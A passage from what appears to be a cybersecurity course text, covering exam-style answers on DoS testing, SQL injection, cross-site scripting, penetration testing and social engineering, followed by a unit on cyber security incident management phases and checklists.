Ans. A DoS (Denial of Service) test can be performed to test the stability of production systems in order to show if they can be crashed or not. When performing a penetration test of a production system, it is important to test its stability and how easily can it be crashed. By doing this, its stability can be ensured once it is deployed into a real environment. It is important to perform DoS attack to ensure the safeness of certain systems. If an attacker takes down your system during busy or peak hours, this could lead to significant financial losses.

9. What are the reasons for vulnerability existence?

Ans. They are:

- Insecure coding practices.
- Developer education not focused on security.
- Limited testing budget and scope.
- Disjoined security processes.
- More resources outside than inside.

10. Let us show how does the SQL injection happen?

Ans. They can be by:

1. SQL injection vulnerabilities most commonly occur when the Web application developer does not ensure that values received from a Web form, cookie, input parameter, and so forth are validated or encoded before passing them to SQL queries that will be executed on a database server.

2. If an attacker can control the input that is sent to an SQL query and manipulate that input so that the data is interpreted as code instead of as data, he may be able to execute code on the back-end database.
3. Without a sound understanding of the underlying database that they are interacting with or a thorough understanding and awareness of the potential security issues of the code that is being developed, application developers can often produce inherently insecure applications that are vulnerable to SQL injection.

11. From your own word make us understand what is cross-site scripting?

Ans. If the web site allows uncontrolled content to be supplied by users. User can introduce malicious code in the content for example: Modification of the Document Object Model-DOM (change some links, add some buttons), Send personal information to third party (JavaScript can send cookies to other sites).

XSS attacks involve three parties:

1. The attacker.
2. The victim.
3. The vulnerable web site that the attacker exploits to take action on the victim.

XSS vulnerabilities exist when a web application accepts user input through HTTP requests such as a GET or a POST and then redisplays the input somewhere in the output HTML code.

12. What do you mean by penetrating testing?

Ans. Penetration testing is a type of security testing that is used to test the insecurity of an application. It is conducted to find the security risk which might be present in the system.

If a system is not secured, then any attacker can disrupt or take authorized access to that system. Security risk is normally an accidental error that occurs while developing and implementing the software. For example, configuration errors, design errors, and software bugs, etc.

The penetration testing process has three primary components:

1. Defining the scope.
2. Performing the penetration test.
3. Reporting and delivering results.

13. Why is Penetration Testing Required?

Ans. Penetration testing normally evaluates a system's ability to protect its networks, applications, endpoints and users from external or internal threats. It also attempts to protect the security controls and ensures only authorized access.

Penetration testing is essential because:

1. It identifies a simulation environment i.e., how an intruder may attack the system through white hat attack.
2. It helps to find weak areas where an intruder can attack to gain access to the computer's features and data.
3. It supports to avoid black hat attack and protects the original data.
4. It estimates the magnitude of the attack on potential business.
5. It provides evidence to suggest, why it is important to increase investments in security aspect of technology.

14. Write the steps for analyzing Information and Risks in details?

Ans. In this step, tester analyzes and assesses the information gathered before the test steps for dynamically penetrating the system. Because of larger number of systems and size of infrastructure, it is extremely time consuming. While analyzing, the tester considers the following elements:

1. The defined goals of the penetration test.
2. The potential risks to the system.
3. The estimated time required for evaluating potential security flaws for the subsequent active penetration testing.

However, from the list of identified systems, the tester may choose to test only those which contain potential vulnerabilities.

15. Differentiate between penetration testing vs. vulnerability assessment

Ans.

Penetration Testing	Vulnerability Assessments
Determines the scope of an attack	Makes a directory of assets and resources in a given system
Tests sensitive data collection	Discovers the potential threats to Each resource
Gathers targeted information and /or inspect the system	Allocates quantifiable value and significance to the available resources
Cleans up the system and gives final report	Attempts to mitigate or eliminate the potential vulnerabilities of valuable resources
It is non-intrusive, documentation and environmental review and analysis	Comprehensive analysis and through review of the target system and its environment
It is ideal for physical environments And network architecture.	It is ideal for lab environments.
It is meant for critical real-time systems.	It is meant for non-critical systems.

16. Write at least three definitions for social engineering.

Ans. “An outside hacker’s use of psychological tricks on legitimate users of a computer system, in order to obtain information he needs to gain access to the system”.

“The practice of deceiving someone, either in person, over the phone, or using a computer, with the express intent of breaching some level of security either personal or professional”.


"Social Engineering is a non-technical kind of intrusion relying heavily on human interaction which often involves tricking other people into breaking normal security procedures" the attacker uses social skills and human interaction to obtain information about an organization or their computer systems.

17. Draw and discuss the social engineering life cycle.

Ans.

Every Social Engineering attack is unique, but with a little understanding of the situations encountered, we can draft a rough cycle of all the activities that a Social Engineering project goes through leading to a successful outcome.

The below figure-1 shows a general representation of the Social Engineering Life Cycle in four main stages:



Footprinting:

It is the technique of accumulating information regarding the target(s) and the surrounding environment. Footprinting can reveal the individuals related to the target with whom the attacker has to establish a relationship, so as to improve the chances of a successful attack.

The information gathering during the Footprinting phase includes but is not limited to:

1. List of employee names and phone numbers
2. Organization Chart
3. Department Information
4. Location information

Footprinting generally refers to one of the pre-attack phases; tasks performed prior to doing the actual Social Engineering attack.

Some of the tools like creepy, SET and Maltego make Social Engineering engagement easier.

Establishing Trust

Once the possible targets have been listed out, the attacker then moves on to develop a relationship with the target who is usually an employee or someone working in the business so as to develop a good rapport with them.

The trust that the social engineer is gaining will later be used to unveil confidential pieces of information that could cause severe harm to the business.

Psychological Manipulation

In this step, the social engineer manipulates the trust that he has gained in the previous phase so as to extract as much confidential information or get sensitive operations related to the target system performed by the employee himself so as to penetrate into the system with much ease.

Once all the required sensitive information has been collected, the social engineer may move on to the next target or move towards exploiting the actual system under consideration.

The Exit

Now, after all the actual information has been extracted, the Social Engineer has to make a clear exit in such a way so as not to divert any kind of unnecessary suspicion to himself. He makes sure to not leave any kind of proof of his visit that could lead a trace-back to his real identity nor link him to the unauthorized entry into the target system in the future.

18. Write short notes on reverse social engineering.

Ans. A reverse social engineering attack is an attack in which an attacker convinces the target that he has a problem or might have a certain problem in the future and that the attacker, is ready to help solve the problem. Reverse social engineering involves three parts:

1. **Sabotage:** After the attacker gains a simple access to the system, he corrupts the system or gives it an appearance of being corrupted. When the user sees the system in the corrupted state, he starts looking for help so as to solve

the problem.

2. **Marketing:** In order to make sure that the user approaches the attacker with the problem, the attacker advertises himself as the only person who can solve the problem.
3. **Support:** In this step, he gains the trust of the target and obtains access to sensitive information.

19. Discuss about Physical Social Engineering.

Ans. In a physical social engineering attack, the social engineer attempts to gain access to a physical location. The attacker may do this via various methods, including:

- **Piggybacking:** Used to enter restricted area by convincing an authorised personal.
- **Eavesdropping:** Attacker can gain information by hearing a discussion between two people, or by reading emails and listening to telephonic conversation.
- **Impersonation:** The attacker acts like someone else to trap the victim.
- **DumpsterDriving:** Valuable information can often be found on trash, printers and pieces of paper.
- **ReverseSocialEngineering:** It is a more advanced method. In this the attacker creates a scenario where the victim ends up asking for information to the attacker and in this process ends up providing the required information to the attacker. Typically the attacker appears to be in a position of authority to ensure the victim has to reach out to him for resolution of a problem which the attack has set up for him. Reverse social engineering requires good pre-attack research and planning, however if executed well it is more successful in attaining gaining quality information.

20. What are the ways of detecting / stopping Social Engineering Attacks?

Ans. The simplest way to defend against social engineering attacks is to use common sense. If something seems suspicious or does not feel right, it may be an attack. Some common indicators of a social engineering attack include:

- Someone creating a tremendous sense of urgency. If you feel like you are under pressure to make a very quick decision, be suspicious.
- Someone asking for information they should not have access to or should already know.
- Something too good to be true. A common example is you are notified you won the lottery, even though you never even entered it.

If you suspect someone is trying to make you the victim of a social engineering attack, do not communicate with the person any more. If it is someone calling you on the phone, hang up. If it is someone chatting with you online, terminate the connection. If it is an email you do not trust, delete it. If the attack is work-related, be sure to report it to your help desk or information security team right away.

References and Suggested Readings

1. Phishing - word spy. <http://www.wordspsy.com/words/phishing.asp>.
2. Public dns security benefits.
https://developers.google.com/speed/public_dns/docs/security.
3. Heather Adkins. An update on attempted man-in-the-middle attacked.<http://googleonlinesecurity.blogspot.com/2014/08/update-on-attempted-ma%in-middle.html>, Aug 2014.
4. Gundeep Singh Bindra. Masquerading as a trustworthy entity through portable documentfile (pdf) format. In Privacy, Security, Risk and Trust (PASSAT), 2015 IEEE Third International Conference on and 2015 IEEE Third International Conference on Social Computing (SocialCom), pages 784 –789, Oct 2015.
5. www.wikipedia.com

BLOCK III

Unit 1: Cyber Security Incident Management

1

Unit Structure

- 1.0 An Overview of Cyber Security Incident Management
- 1.1 Key Terms
- 1.2 The Cyber Security Incident Chain
- 1.3 Stakeholders
- 1.4 Cyber Security Incident Checklists
- 1.5 Five Phases of Cyber Security Incident Management
- 1.6 Key Recommendations for Implementing a Cyber Security Incident Response Capability
- 1.7 What to Do When a Cybersecurity Incident Occurs and You Are Not Prepared?

Learning Objectives

Some of the primary **objectives** of cyber security incident management include the following:

- Avoid cybersecurity incidents before they occur
- Minimize the impact of cybersecurity incidents to the confidentiality, availability, or integrity of the investment industry's services, information assets, and operations.
- Mitigate threats and vulnerabilities as cybersecurity incidents are occurring.
- Improve cybersecurity incident coordination and management within the investment industry.
- Reduce the direct and indirect costs caused by cybersecurity incidents.
Report findings to executive management

1.0 An Overview of Cyber Security Incident Management

Planning and preparing for a cyber security incident can be challenging for many organizations. When a cyber security incident occurs, an organization is required to take immediate action in order to mitigate threats to the confidentiality, integrity, and availability of its information assets. This requires effective deployment of resources and established communication strategies.

Targeted organizations face an uphill battle against cyber criminals who, given enough time and money, can breach the most sophisticated system defenses. Potential threat actors include insiders who act with malicious intent, trusted insiders whose acts cause damage by mistake, and attacks from cyber criminals.

Dealer Members should take reasonable measures to respond appropriately in the event of a cyber security incident. Poorly-executed incident response has the potential to cause an organization significant financial losses, ruin its reputation, and perhaps even drive it out of business altogether.

Some of the primary objectives of cyber security incident management include the

following:


- Avoid cyber security incidents before they occur
- Minimize the impact of cybersecurity incidents to the confidentiality, availability, or integrity of the investment industry's services, information assets, and operations.
- Mitigate threats and vulnerabilities as cyber security incidents are occurring.
- Improve cyber security incident coordination and management within the investment industry.
- Reduce the direct and indirect costs caused by cyber security incidents.
- Report findings to executive management.

1.1 Key Terms

The definitions below are based on the International Standard for Information Security Incident Management (ISO/IEC 27035).

CYBER SECURITY EVENT:

An identified occurrence of a system, service, or network state, indicating a possible breach of information security, failure of controls, or a previously unknown situation that may be security relevant.



CYBER SECURITY INCIDENT:

A single or a series of unwanted or unexpected information security events that have a significant probability of compromising business operations and threatening information security.

Figure 1 – Cybersecurity Events vs. Cybersecurity Incidents

CYBER SECURITY INCIDENT MANAGEMENT:

The processes for detecting, reporting, assessing, responding to, dealing with, and learning from cyber security incidents.

INCIDENT RESPONSE:

The actions taken to protect and restore the normal operational conditions of an information system, and the information stored in it, when a cyber security incident occurs.

INCIDENT RESPONSE TEAM (IRT):

A team of appropriately skilled and trusted members of the organization that handles incidents during their lifecycle

The Cybersecurity Incident Chain



1.3 Stakeholders

Primary Stakeholders	Secondary Stakeholders	Other Stakeholders
<ul style="list-style-type: none"> • Clients • Other Dealer Members [introducers or carriers] • Dealer Members' vendors • IROC 	<ul style="list-style-type: none"> • Specialized security organizations (e.g. Canadian Cyber Incident Response Centre - CCIRC) • Privacy Commissions • Voluntary information sharing organizations 	<ul style="list-style-type: none"> • The Media • Federal/Regional Law Enforcement

1.4 Cyber Security Incident Checklist

Below lists the processes and procedures that need to be in place before, during, and after a cyber security incident.

BEFORE AN INCIDENT:

- Create a prioritized list of information assets critical to the functioning of your organization.
- Identify the stakeholders responsible for each critical asset.
- Create an Incident Response Team (including individuals from legal, corporate communications, and HR) that will be responsible for all incidents.
- Ensure proper monitoring and tracking technologies are in place (such as firewalls, IPS, and anti-virus software) to protect your organization's information assets.
- Provide media training to the proper individual(s).
- Provide a company-wide process for employees, contractors, and third parties to report suspicious or suspected breach activities.
- Provide company-wide training on breach awareness, employee responsibility, and reporting processes.

DURING AN INCIDENT

- Record the issues and open an incident report.
- Convene the Incident Response Team.
- Convene a teleconference with the appropriate internal stakeholders to discuss

what must be done in order to restore operations.

- Convene a management teleconference with the appropriate internal stakeholders in order to provide situational awareness to executive management.
- Triage the current issues and communicate to executive management.
- Identify the initial cause of the incident, and activate the specialists to respond to the current issues to restore operations.
- Retain any evidence and follow a strict chain of evidence to support any needed or anticipated legal action.
- Communicate to affected third parties, regulators, and media (if appropriate).

AFTER AN INCIDENT

- Update the incident report and review exactly what happened and at what times.
- Review how well the staff and management performed during the incident.
- Determine whether or not the documented procedures were followed.
- Discuss any changes in process or technology required to mitigate future incidents.
- Determine what information was needed sooner.
- Discuss whether any steps or actions taken might have inhibited the recovery.
- Determine which additional tools or resources are needed to detect, triage, analyze, and mitigate future incidents.
- Discuss what reporting requirements are needed (such as regulatory and customer).
- If possible, quantify the financial loss caused by the breach.

1.5 Five Phases of Cyber Security Incident Management

The five phases of cybersecurity incident management are outlined in Figure-3.





Figure 3 - 5 Key Elements of Cybersecurity Incident Management

1.5.1 Plan and Prepare



Plan and Prepare a cyber security incident management plan so that your organization is prepared for a cybersecurity incident when one arises.

When preparing for a cybersecurity incident, stakeholders should consider conducting

the following Key Activities:

- Obtain support from senior management for the cybersecurity incident management plan.
- Establish a formal cybersecurity incident response capability to respond quickly and effectively when computer security defenses are breached.
- Establish a policy governing cybersecurity incident management that: describes which types of events should be considered incidents; establishes the organizational structure for incident response; defines roles and responsibilities; and, lists reporting requirements.
- Develop incident response procedures. The incident response procedures provide detailed steps for responding to an incident. The procedures should cover all the phases of the incident response process, and should be based on the cybersecurity incident management policy and plan.
- Establish policies and guidelines for internal and external cooperation and information sharing.
- Know the information assets that you are responsible for protecting. Your data should be categorized according to its level of business criticality and sensitivity. Details that are collected should also include details about: who owns the information asset, where it is stored, and the controls that are in place to safeguard it. The controls themselves should also be monitored. The most important thing to understand is what the potential impact of losing the information asset might be.
- Implement controls to safeguard your organization's information assets. Possible controls include firewalls, patch management, and vulnerability assessments.
- Create an Incident Response Team (IRT).
- Conduct training for team members.
- Develop a communications plan and awareness training for the entire organization.
- Provide easy reporting mechanisms.

- Deploy endpoint security controls (e.g. anti-malware scanners) on information systems.
- Ensure that anti-malware scanners, and other endpoint controls, have their databases updated frequently. Subscription-based security services such as anti-malware software typically must be renewed on a yearly basis. Once you let the subscription lapse, your information systems will immediately become vulnerable to cyber threats.
- Establish relationships with law enforcement agencies and other external Incident Response Teams.
- Perform evaluations, such as tabletop exercises, of the incident response capability. The cyber security event and incident flow diagram below provides a high-level overview of how cyber security incidents are handled.





Figure 4 – Cyber security event and incident flow diagram

1.5.2 Detect and Report



This phase involves the continuous monitoring of information sources, the detection of a cyber security event, and the collection and recording of information associated with the event. Key Activities include the following:

- Monitor user reports of anomalous activities.
- Monitor alerts from internal security systems.
- Monitor information shared from peer organizations, vendors, and organizations that are specialized in cyber security incidents such as the Canadian Cyber Incident Response Centre (CCIRC) or the Financial Services – Information Sharing and Analysis Center (FS-ISAC).
- Monitor alerts from external information sources such as national incident responseteams, law enforcement, etc.
- Look for signs of anomalous activities within systems or the network.
- Gather relevant information.
- Continue monitoring and detection.
- Escalate anomalous reports to the Incident Response Team.

1.5.2.1 Possible Causes of a Cyber Security Incident

The possible causes of a cyber security incident include the following:

- Attempts to gain unauthorized access to a system or its data.
- Attempts to disrupt an organization's service delivery.
- Unauthorized access to information systems.
- Unauthorized changes to information systems.
- Infection with malware.

- A trusted insider with malicious intent.
- E-mail with malicious content.
- Use of removable media such as an infected USB flash drive.
- A user browsing to a web site that takes advantage of a weakness in the browser itself.
- The theft or loss of an information system such as a laptop or smartphone.

1.5.2.2 Signs of a Possible Information System Compromise

Signs that an information system may have been compromised include the following:

- Accounts or passwords are no longer working.
- The company website contains unauthorized changes.
- The system has run out of disk space or memory.
- It can no longer connect to the network.
- It crashes constantly or reboots unexpectedly.
- The web browser no longer functions as expected.
- Contacts from an email address book are receiving SPAM from that email address.
- Endpoint security controls, such as a virus scanner, are no longer functioning.
- Endpoint security controls, such as a virus scanner, inform you that an attempt has been made to compromise the information system itself.
- Information system logs show suspicious activity.

1.5.2.3 What to Report and What Not to Report to an Incident Response Team

It is important that all users know when they should report suspicious activities to their Incident Response Team and when not to. Users should be instructed to contact the help desk or the Incident Response Team directly if they believe an incident may have occurred.

Below outlines examples of when to report suspicious activity to the Incident Response Team.

The following are examples of events that should be relayed to an Incident Response Team:


- Suspicious emails with attachments or links.
- Data breaches.
- Theft or loss of your organization's electronic devices (e.g. laptops and smartphones).
- Critical information systems infected with viruses or other malicious software.
- Denial of Service attacks.
- Suspicious or unauthorized network activity.
- The failure of Dealer Member systems, services, or networks.
- The defacement or compromise of your organization's online presence.

The following are examples of events that **do not have to be reported** to the Incident Response Team, but should be reported to the help desk.

- Single cases of virus activity that are easily remediated and that do not impact an organization's critical systems.
- Short-term outages of non-critical services.
- Single cases of standard spam emails without any malicious links or attachments.

Users in breach of organizational specific internet-related policies or guidelines.

1.5.3 Assess and Decide



This phase involves assessing cyber security events and deciding whether or not an actual cyber security incident has occurred.

The assessment phase begins when there are indications that a cyber security event has occurred. Members of the Incident Response Team and help desk can perform the initial assessment. The teams will use already-established criteria, to determine whether or not the event is actually an incident. Once they have decided that a cyber security incident has occurred, the organization needs to determine the impact on the confidentiality, integrity, and availability of the affected information asset.





Figure 5 – The Relationship between Cyber Security Incidents & Cyber Security Events.

Activities include the following:

- Assign a person who will be responsible for the event.
- Determine whether an event is actually a cyber security incident or a false alarm.
- If a cyber security incident has occurred, then escalation to the Incident Response Team is required.
- Find out what information, system, or network is impacted.
- Find out what the impact is in terms of confidentiality, integrity, and availability.
- Notify the appropriate officials.
- Find out if your business partners are being affected.

1.5.4 Respond



Respond to incidents: for example by containing them, investigating them, and resolving them. Activities include the following:

- Assign internal resources and identify external resources in order to respond to the incident.
- Contain the problem, for example, by shutting down the system or disconnecting it from the network.
- Eradicate the malicious components of the incident, for example, by deleting malware or disabling a breached user account.
- Recover from the incident by restoring systems to normal operation and fixing the vulnerabilities to prevent similar incidents.
- If necessary, conduct a forensic analysis of the incident.

1.5.4.1 Four Classes of Cybersecurity Incident Response

The purpose of the response phase is to mitigate the impact of threats and vulnerabilities to the affected information system and restore it to normal operations.

There are four classes of responses required for a cyber security incident:

TECHNICAL RESPONSE

The technical response is designed to focus on the actions the technical staff takes to analyze and resolve an event or incident. Technical staff includes the IT groups required to assist with remediation of the event or incident. This phase can involve

several groups or departments within the IT organization to coordinate and provide technical actions to contain, resolve, or mitigate incidents, as well as providing the actions needed to repair and recover, if necessary, affected systems or data.

MANAGEMENT RESPONSE:

The management response highlights activities that require some type of management intervention, notification, interaction, escalation, or approval as part of any response. It may include coordinating with corporate communications as it relates to any human resources, public relations, financial accounting, audits, and compliance issues.

COMMUNICATIONS RESPONSE:


These are activities that require some measure of communications to the corporation and internal and external constituents. Corporate communications should always be consulted prior to any communications being released. In many cases, management will direct the release of breach information.

LEGAL RESPONSE

The legal response, if required, would work with outside regulators, third parties, and other parties. In addition, legal input would be required for any external communications, to ensure that such communication is in accordance with company policy and supports any statutory or regulatory requirements.

1.5.4.2 Four Cyber Security Incident Response Levels for Small and Mid-sized Dealer Members

